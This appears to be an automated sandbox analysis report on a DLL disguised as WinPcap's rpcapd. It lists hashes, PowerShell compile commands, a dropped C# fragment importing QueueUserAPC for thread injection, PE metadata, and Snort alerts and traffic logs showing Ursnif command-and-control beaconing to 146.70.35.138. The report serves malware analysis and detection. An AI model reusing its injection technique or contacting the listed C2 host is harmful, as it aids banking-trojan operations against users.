SHA-512:	E38E5E1D62A47ACAE2F46256453F82352BD5A6AF881D21EB8EC317AB60B4AE452E95E018271A9DD44FA9176799BFE8FB05E5359AF14399820DF6EDAECE85B2D5
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.0.cs"

C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6501357671778076
Encrypted:	false
SSDEEP:	24:etGSzMWWOJy853Ek0s2E7OgDdWQzbtkZfkd2OWI+ycuZhNsrakSPEPNnq:6pvz5UkGE7vxWQzqJkd211ulsra3PEq
MD5:	0DB7703243576F0A4B5D43BDB20FD12B
SHA1:	67974086EB1D388F41FA3D91AB2BE5C6EE06D2CF
SHA-256:	6B514B672F123A4399CAE02C921B046A1FC00D0A01C34B758A7D14F92E1C8BE1
SHA-512:	0962E8886173F666E25787071C9794A4A158FAC0226AE3B19E9E954EC2088268172F1F4AE23671A74BF47E715048082E3E7904B32C5EAF74B0EBBE30A6117A2F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....cb.....!.....$.. ...@..... ..... .@.....#..S....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....$.....H.....X ..p.....(....*BSJB.....v4.0.30319.....l...H...#~.....P...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....6./.....1....."..... =..... O..... W.....P .....d.....j.....v..... .....d. ...d...!.d.%...d.....*.....3.D.....=.....O.....W.....

C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.325866700512367
Encrypted:	false
SSDEEP:	24:AId3ka6KRfTJEifTQKaM5DqBVKVrdFAMBJTH:Akka6CTJEuTQKxDcVKdBJj
MD5:	EE4CA1452DEB397DB57596D3E6012A15
SHA1:	E8C4E64E4E2C6AE91EB3B78C460A8D65FB9377EA
SHA-256:	102035269C1F6AC6AECEC5D33A268EDB5A33E3BBA56F775441E271EF9C71A7CC
SHA-512:	EBEB340BC62C181C89B1694C8DBB2D55326A7F19D987686A5A0F7E1B0A59A2824E488CFDD710F2FFABD8683F8038E0FA5163929004F631216B1EA355FD11BE35
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\poet0yxq\CSCB57F583549494C91A96479859489 76.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.089404989746942
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry1Hqak7YnqqGHbPN5Dlq5J:+RI+ycuZhNPHqakSGHbPNnqX
MD5:	611F888895B72D1096C460FF7EA5E4B7
SHA1:	67CCD8B6129567C2A7CF8B601FD2709FA13D13D0
SHA-256:	FFF630440C6AC27F1A70771D2279FE270829A76357941949BA22EB16BD260D6F

SHA-512:	0FB11E6584AA80780E1C263285F568A6C77773F35D7A3724692C2B8DD0A0E52D3A8CAA2D4F434F69109650B9243DC474C8EA2BD5C157C8734C297E5584912CA
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.o.e.t.0.y.x.q...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...p.o.e.t.0.y.x.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.082169696837192
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJEPWmMRSR7a1TriuSRa+rVSSRnA/fewoZQy:V/DTLDfu+Pdx9rV5nA/PwQy
MD5:	248E15CD19191D4333303E0E1F8E9A70
SHA1:	9896EF9708F81AE4E3F2CA86329AD6BD82C700C3
SHA-256:	0C6C066612882CD36BB425C21983258A23536FFA9E444FE57056C2D95D8B32DF
SHA-512:	8975F34DBF35E597A91A3F0F75B6A7D074B68A5D597BC3F1CC797EF2C90E4D6F25F9F132A636DD9CA302A2683D26794E0275C6ED0AC4CC8951B07F65C5642F1
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yifpgxqqbj. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint jbsq,uint eftlv,IntPtr hpbmctchgk);.. }..}.

C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.22267238940763
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23ftUsX0zxs7+AEszIwkn23ftUs2WH:p37Lvkmb6KRf2sEWZEif2sxH
MD5:	7261F6CD6A6D4860AC034E27509DC55F
SHA1:	C1282BE561B76009A43FD5BC192CE9D76AF08272
SHA-256:	F7F9574C754A9C5B3A633B90174E4FAC3FBB9D5657E79D07D9CAAF0BAA8FE5EA
SHA-512:	CBB1190E96E9929BD12DEB50F2916777C8B8845630DE251A733A49567E7DD290F27673B0918D30B4C6691A0142EEF8A4802D6123DC8BECE77E5CA943CD60981
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.0.cs"

C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6369801237092227
Encrypted:	false
SSDEEP:	24:etGSh8+mUE7R853RY0kCGs+4l4tkZfmPqDZ0WI+ycuZhNPHqakSGHbPNnq:63XE7S505Jm0ZX1ulPqa30Rq
MD5:	21F3C262E8990FE0E1A44D58B448B899
SHA1:	2CD298766EC3E59F36C316B35BB0728368117153
SHA-256:	D594A1A6D450503AB6BDDC352174CC5F680F84CBEEAC0483BB064BA27CB381F0
SHA-512:	2975E0F079F3D0360854A1249B7A1FBAB7AE5EA851F3A6924302135C03A8DA9E44310CA7E9D82BC672C67755A121B01016B680FE97B060384C3EECF3EE9F9C23
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....cb.....!.....$.. ...@..... .....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3.....6./.....%.....".....=..... J.....]....P .....h.....n.....r.....}.....h. ...h...!.h.%...h.....*.....3.8.....=.....J.....].....

C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.327904541660146
Encrypted:	false
SSDEEP:	24:AId3ka6KRf2SEif2eOKaM5DqBVKVrdFAMBJTH:Akka6C2SEu2eOKxDcVKdBJj
MD5:	51149F7278FBC7AB67B11D6B7BF38CF0
SHA1:	15D9E224C099E0795568A20DAFACEEA4BF50D88A
SHA-256:	6477E4EF8AF1EEA40F7734141A2CA95216DCD1BC01C53397ADBEABD2913543CB
SHA-512:	DCB5699FB0966FF9D79A08AB874CDC2106FD74133878789C469A2EA31970A4B4FBBA138916763DF2C0EAEC64D45120E5A17D1EB5DA7B2D876098DBB4ACED0 5C
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\poet0yxq\poet0yxq.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\poet0yxq\poet0yxq.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.112861669562404
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	VoevdOQpeU.dll
File size:	640699
MD5:	ba155d8aed7ca303fcfc3f0248d218e1
SHA1:	600453c21cdbecdbea9c825df4754b8a1829d649
SHA256:	a5ea92139f59d185548e8f48d1ce65cbf54bf1e3e1930de221091017fd1d4f0a
SHA512:	5b58791e43d9fef57d3233ab015ea0609901ab5d7cc70b6a4d0291ea38e0082af06ba9a8996b6ac822d00f9dc3bf014bb5aabeebd5bf480f92e23372e0850582
SSDEEP:	12288:+w1lEKREbddtOYRbHzcPwka1dCjc3N8ZB:+w1lEKOpuYxiwkkgjAN8ZB
TLSH:	12D4BD1A029B2102EBB6CE78A751636C54574CE09B01E2CFC9190DA395E34FBF4FA5ED
File Content Preview:	MZ.....@.....P.....!..L.!This program cannot be run in DOS mode....$.....9.(.X.{.X.{.X.{...{0X.{...{.Y.{G.-{.X.{~.({.Y.{..M{.X.{K..z.X.{..r{}Y.{.X. {PX.{K..z.Y.{.!8{.Y.{Rich.X.{.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x401023
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x3F4B4692 [Tue Aug 26 11:37:54 2003 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0

File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	fd1c62e6f93e304a27347077f6d2b44c

Authenticode Signature	
Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview
Instruction
jmp 00007F89EC4AA38Dh
jmp 00007F89EC4DAAF8h
jmp 00007F89EC4AA073h
jmp 00007F89EC4A9D2Eh
jmp 00007F89EC4AA149h
jmp 00007F89EC4A9B84h
jmp 00007F89EC4DFF6Fh
jmp 00007F89EC4A9C8Ah
jmp 00007F89EC4D32E5h
jmp 00007F89EC4E31A0h
jmp 00007F89EC4DEE0Bh
jmp 00007F89EC4E4366h
jmp 00007F89EC4A9C01h
jmp 00007F89EC4D441Ch
jmp 00007F89EC4E6A37h
jmp 00007F89EC4DDCE2h
jmp 00007F89EC4D549Dh
jmp 00007F89EC4AA0B8h
jmp 00007F89EC4E99D3h
jmp 00007F89EC4A9DDEh
jmp 00007F89EC4E5599h
jmp 00007F89EC4DBBC4h
jmp 00007F89EC4D64AFh
jmp 00007F89EC4E53BAh
jmp 00007F89EC4AA055h
jmp 00007F89EC4E0F90h
jmp 00007F89EC4D89EBh
jmp 00007F89EC4E8AF6h
jmp 00007F89EC4D78B1h
jmp 00007F89EC4AA04Ch
jmp 00007F89EC4A9BC7h
jmp 00007F89EC4E20D2h
jmp 00007F89EC4E7A4Dh
int3
int3
int3
int3
int3
int3

Instruction
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Rich Headers

Programming Language:	• [C] VS2013 build 21005 • [RES] VS2015 build 23026 • [LNK] VS2013 UPD4 build 31101 • [C++] VS2010 SP1 build 40219 • [IMP] VS2012 UPD2 build 60315 • [RES] VS2008 build 21022 • [EXP] VS2015 UPD3.1 build 24215 • [C] VS2012 UPD1 build 51106 • [C++] VS2015 UPD3.1 build 24215

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x97000	0xc8	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x98000	0x703	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x99000	0x46b8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x41001	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9731c	0x254	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3f170	0x40000	False	0.371898651123	data	4.44682748237	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x41000	0x4001b	0x41000	False	0.805322265625	data	7.15716511851	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x82000	0x14957	0x12000	False	0.179578993056	data	5.40188601701	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x97000	0xadd	0x1000	False	0.217041015625	data	2.64887682924	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x98000	0x703	0x1000	False	0.1220703125	data	1.10395588442	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x99000	0x53a5	0x6000	False	0.152099609375	data	5.13419580461	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x98170	0x3d0	data		

Imports

DLL	Import
WINSPOOL.DRV	GetPrinterDriverDirectoryA, GetPrinterDataExW, DeletePrinterConnectionW, FindFirstPrinterChangeNotification, FindClosePrinterChangeNotification
msvcrt.dll	toupper
USER32.dll	DestroyIcon, GetWindowTextA, DrawFrameControl, LoadAcceleratorsA, GetTitleBarInfo, GetMessageExtraInfo, DrawTextW
OLEAUT32.dll	LHashValOfNameSysA
SHELL32.dll	FindExecutableW
KERNEL32.dll	lstrlenW, GetBinaryTypeW, GetModuleFileNameW, GetModuleHandleW, GetLastError, GetNLSVersion, GetSystemWindowsDirectoryA, lstrcpynA, GetCurrentThread, GetDefaultCommConfigW, ExitProcess, GetSystemDirectoryW, GetCommandLineA, FindNextVolumeMountPointW, DeleteCriticalSection, LockResource, GetCurrentDirectoryA, GetDefaultCommConfigA
Secur32.dll	InitializeSecurityContextW
ADVAPI32.dll	GetOldestEventLogRecord, FindFirstFreeAce, GetLengthSid, EnumServicesStatusW, RegOpenKeyA, GetPrivateObjectSecurity, GetSecurityDescriptorOwner
GDI32.dll	GetCurrentPositionEx, GetBrushOrgEx, GetTextExtentExPointW

Version Infos

Description	Data
LegalCopyright	Copyright 2005-2007 CACE Technologies. Copyright 2003-2005 NetGroup, Politecnico di Torino.
InternalName	rpcapd
FileVersion	4.0.0.1040
CompanyName	CACE Technologies
LegalTrademarks	
ProductName	WinPcap
ProductVersion	4.0.0.1040
FileDescription	Remote Packet Capture Daemon
Build Description	
OriginalFilename	rpcapd.exe
Translation	0x0000 0x04b0

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/23/22-08:12:19.910177 04/23/22-08:12:19.910177	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49766	80	192.168.2.4	146.70.35.138
04/23/22-08:12:21.823792 04/23/22-08:12:21.823792	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49766	80	192.168.2.4	146.70.35.138
04/23/22-08:11:59.593120 04/23/22-08:11:59.593120	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49760	80	192.168.2.4	13.107.42.16
04/23/22-08:12:20.776897 04/23/22-08:12:20.776897	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49766	80	192.168.2.4	146.70.35.138

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 23, 2022 08:12:19.885525942 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:19.909297943 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:19.909377098 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:19.910176992 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:19.933670998 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288152933 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288214922 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288245916 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288285017 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288319111 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.288326025 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288357973 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288367033 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.288398027 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288400888 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.288439989 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288469076 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288495064 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.288507938 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288549900 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288579941 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288608074 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.288620949 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288661957 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.288741112 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.328840971 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.328908920 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.328913927 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.328938007 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.328944921 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.328954935 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.328972101 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.328991890 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.328993082 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329011917 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.329025984 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329035044 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.329041004 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329042912 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.329065084 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329070091 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.329091072 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329108000 CEST	80	49766	146.70.35.138	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 23, 2022 08:12:20.329138994 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.329176903 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329232931 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329248905 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329309940 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329349995 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329365969 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329461098 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.329534054 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.329545975 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.329549074 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.369694948 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.369724989 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.369743109 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.369766951 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.369785070 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.369803905 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.369812965 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.369837999 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.369841099 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.369853973 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.369879007 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.369882107 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.369931936 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.370174885 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.370202065 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.370218039 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.370239973 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.370259047 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.370285988 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.393351078 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.396121025 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.410522938 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410547972 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410562038 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410579920 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410598040 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410609007 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410725117 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.410767078 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410773993 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.410815001 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.410842896 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410861969 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410912037 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.410948038 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410972118 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.410988092 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.411020041 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.411101103 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.411129951 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.411148071 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.411159039 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.411170959 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.411206007 CEST	49766	80	192.168.2.4	146.70.35.138
Apr 23, 2022 08:12:20.411315918 CEST	80	49766	146.70.35.138	192.168.2.4
Apr 23, 2022 08:12:20.412249088 CEST	49766	80	192.168.2.4	146.70.35.138

HTTP Request Dependency Graph

- 146.70.35.138

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49766	146.70.35.138	80	C:\Windows\SysWOW64\rundll32.exe

